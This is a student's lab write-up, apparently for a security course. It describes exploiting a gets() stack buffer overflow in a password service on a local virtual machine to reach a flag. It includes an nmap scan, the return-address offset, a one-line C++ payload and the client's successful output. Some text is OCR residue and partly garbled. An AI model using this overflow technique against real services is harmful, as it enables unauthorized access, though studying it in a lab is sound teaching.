

I'm Radomyr Husiev - thus variant 2

IP address of: - attacker - 192.168.122.38 - target - 192.168.122.175

Here is the ifconfig confirming it:

```
localhost:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 52:54:00:57:5c:14 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.38/24 brd 192.168.122.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::5054:ff:fe57:5c14/64 scope link
        valid_lft forever preferred_lft forever
localhost:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:57:5C:14
          inet addr:192.168.122.38  Bcast:192.168.122.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe57:5c14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:691 errors:0 dropped:561 overruns:0 frame:0
          TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:66735 (65.1 KiB)  TX bytes:2277 (2.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

localhost:~# ping 192.168.122.175
PING 192.168.122.175 (192.168.122.175): 56 data bytes
64 bytes from 192.168.122.175: seq=0 ttl=64 time=1.068 ms
64 bytes from 192.168.122.175: seq=1 ttl=64 time=0.741 ms
^C
--- 192.168.122.175 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.741/0.904/1.068 ms
localhost:~#
```

```

* Mounting local filesystems ...
* Mounting persistent storage (pstore) filesystem ...
* Starting busybox mdev ...
* Scanning hardware for mdev ...
* Loading hardware drivers ...
* Loading modules ...
* Setting system clock using the hardware clock (UTC) ...
* Checking local filesystems ...
/dev/oda3: clean, 3939/274524 files, 75895/1495808 blocks
/dev/oda1: clean, 25/76912 files, 55613/307200 blocks
* Remounting root filesystem read/write ...
* Remounting filesystems ...
* Activating swap devices ...
* Mounting local filesystems ...
* Configuring kernel parameters ...
* Creating user login records ...
* Setting hostname ...
* Setting keymap ...
* Starting networking ...
* lo ...
* eth0 ...
udhcpd: started, v1.37.0
udhcpd: broadcasting discover
udhcpd: broadcasting discover
udhcpd: broadcasting select for 192.168.122.175, server 192.168.122.1
udhcpd: lease of 192.168.122.175 obtained from 192.168.122.1, lease time 3600
* eth1 ...
ip: ioctl 0x0913 failed: No such device
udhcpd: ioctl 0x0933 failed: No such device
ifup: failed to change interface eth1 state to 'up'
* Seeding random number generator ...
* Seeding 256 bits and crediting
* Saving 256 bits of creditable seed for next boot
* Starting busybox syslog ...
* Starting busybox acpid ...
* Starting busybox crond ...
* Starting sshd ...

Welcome to Alpine Linux 3.21
Kernel 6.12.20-0-virt on an x86_64 (/dev/tty1)

localhost login: _
```

But there is a problem: a task says to add the result of ifconfig from the target as well, but we don't have access to its shell (unless we do the additional task, of course)! Therefore, I can't provide it, sadly

The port of target is 6248:

```
localhost:~# nmap -p- 192.168.122.175
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 23:38 EEST
Nmap scan report for 192.168.122.175
Host is up (0.000035s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
6248/tcp  open  unknown
MAC Address: 52:54:00:B6:89:A9 (QEMU virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds
localhost:~#
```

and it is open under tcp. All other (except 22) are closed (or at least somehow hidden)

The gets waits until \n before finishing. So it will disregard the end of the buffer it is writing to (it physically can't know, where is the end), and we can write past the end of the buffer, including overriding the return address. So we want to override the return address to point to printing the successful message

First, we want to know, how many more bytes than the size of input buffer, we need to override, in order to override return address. Here we can see the address, where gets is called (to input the user's password) by looking at the disassembly (I use ghidra, because why not):

Next, let's see where we want to forcefully jump (we want to print the flag):



So the address is 0x000000000401b5c

In my case I write 88 symbols of ' ', and then (because I hate endiannesses):

```
*(reinterpret_cast<size_t *>(payload.get() + 88)) = 0x00401b5c;
```

[illegible]


The rest of the tcp client is heavily based on [my tcp server-client](#) I used during the OS course

To use it:

```
./compile.sh -d # for debug, or `./compile.sh -o` for optimized (release)
```

```
./bin/client <ip> <port> <payload_file>
# or
./bin/client <ip> <port> # for default payload
# or
./bin/client # for localhost:6248
```

Let's test on the local system:



Yay, let's now just move the code to the alpine linux and run (but with a different IP):

```

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See (https://wiki.alpinelinux.org/).

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

localhost:~# sudo mount -t virtiofs sec /mnt
-sh: sudo: not found
localhost:~# mount -t virtiofs sec /mnt
localhost:~# ls /mnt
Changelog.txt  README.md  client.cpp  cmake-build-debug  compile.sh  payload.txt
LICENSE.md    bin        cmake      compile.log      img        test
localhost:~# ls /mnt/bin
client
localhost:~# /mnt/bin/client ^C

localhost:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:57:5C:14
          inet addr:192.168.122.38  Bcast:192.168.122.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe57:5c14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:77 errors:0 dropped:49 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7369 (7.7 KiB)  TX bytes:1525 (1.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

localhost:~# /mnt/bin/client 192.168.122.175 6248 /mnt/payload.txt
Connecting to: 192.168.122.175:6248
Server: Please enter a password to continue:
Sent password:
Server: Access granted, your personal flag is: 9410R2EY6F6U1FLOP9M1F0Z7F20V0

However, access to personal secret flag is not permitted for any user. Please contact your administrator who can access the secret flag file.
localhost:~# _

```

```

* /run/lock: creating directory
* /run/lock: correcting owner
* Caching service dependencies ... [ ok ]
* Remounting devtmpfs on /dev ... [ ok ]
* Mounting /dev/queue ... [ ok ]
* Mounting security filesystem ... [ ok ]
* Mounting debug filesystem ... [ ok ]
* Mounting persistent storage (pstore) filesystem ... [ ok ]
* Starting busybox mdev ... [ ok ]
* Scanning hardware for mdev ... [ ok ]
* Loading hardware drivers ... [ ok ]
* Loading modules ... [ ok ]
* Setting system clock using the hardware clock (UTC) ... [ ok ]
* Checking local filesystems ... [ ok ]
/dev/sda3: clean, 3939/374624 files, 75995/1495888 blocks
/dev/sda1: clean, 25/76912 files, 55613/307200 blocks
* Remounting root filesystem read/write ... [ ok ]
* Remounting filesystems ... [ ok ]
* Activating swap devices ... [ ok ]
* Mounting local filesystems ... [ ok ]
* Configuring kernel parameters ... [ ok ]
* Creating user login records ... [ ok ]
* Setting hostname ... [ ok ]
* Setting keymap ... [ ok ]
* Starting networking ... [ ok ]
* lo ... [ ok ]
* eth0 ...
udhcpd: started, v1.37.0
udhcpd: broadcasting discover
udhcpd: broadcasting discover
udhcpd: broadcasting select for 192.168.122.175, server 192.168.122.1
udhcpd: lease of 192.168.122.175 obtained from 192.168.122.1, lease time 3600
* eth1 ...
ip: ioctl 0x8913 failed: No such device
udhcpd: ioctl 0x8933 failed: No such device
ifup: failed to change interface eth1 state to 'up' [ !! ]
* Seeding random number generator ...
* Seeding 256 bits and crediting
* Seeding 256 bits of creditable seed for next boot
* Starting busybox syslog ... [ ok ]
* Starting busybox acpid ... [ ok ]
* Starting busybox cron ... [ ok ]
* Starting sshd ... [ ok ]

Welcome to Alpine Linux 3.21
Kernel 6.12.20-0-virt on an x86_64 (/dev/tty1)

localhost login: _

```

The flag can be found at (I rewrote it manually from the image, because I was too lazy to pass it to host after I turned the VM off. It should be correct, but in case of doubt see the image above)